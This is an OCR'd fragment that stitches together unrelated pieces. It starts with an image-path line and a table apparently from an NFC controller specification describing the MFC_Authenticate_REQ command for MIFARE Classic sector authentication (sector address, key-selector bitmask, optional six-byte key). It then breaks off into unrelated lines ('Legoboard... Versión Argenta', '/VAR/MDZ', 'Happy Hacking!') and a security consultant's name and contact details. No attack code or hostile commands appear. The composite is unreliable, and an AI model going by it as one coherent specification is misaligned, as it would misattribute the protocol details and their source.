
REQ_ID	REQ Name	Number of parameter(s)	Presence of data	Description
0x40	MFC_Authenticate_REQ	3	No	DH asks NFCC to perform MFC authenticate.

Table 38. MFC_Authenticate_REQ parameters

	Parameter	Length (Byte)	Value	Description
1	Sector Address	1		Address of the sector to authenticate
2	Key Selector	1	N/A	Bit Mask: b7 b6 b5 b4 b3 b2 b1 b0 — Description X — Key A ('0') or Key B ('1') X — 0 => use pre-loaded key, 1 => use Key in param Nbr 3 X X X X — Pre-loaded key number (0 to 15) 0 0 — RFU
3	Embedded Key (optional)	6	N/A	This parameter is present in the MFC_Authenticate_CMD only if bit b4 is set to logical '1' in Key Selector parameter. If present, this parameter defines the value of the Key used for the Authentication.

Legoboard... Versión Argenta

/VAR/MDZ



Happy Hacking!

Mariano Marino

@marianoit

mmarino@websec.mx
https://websec.mx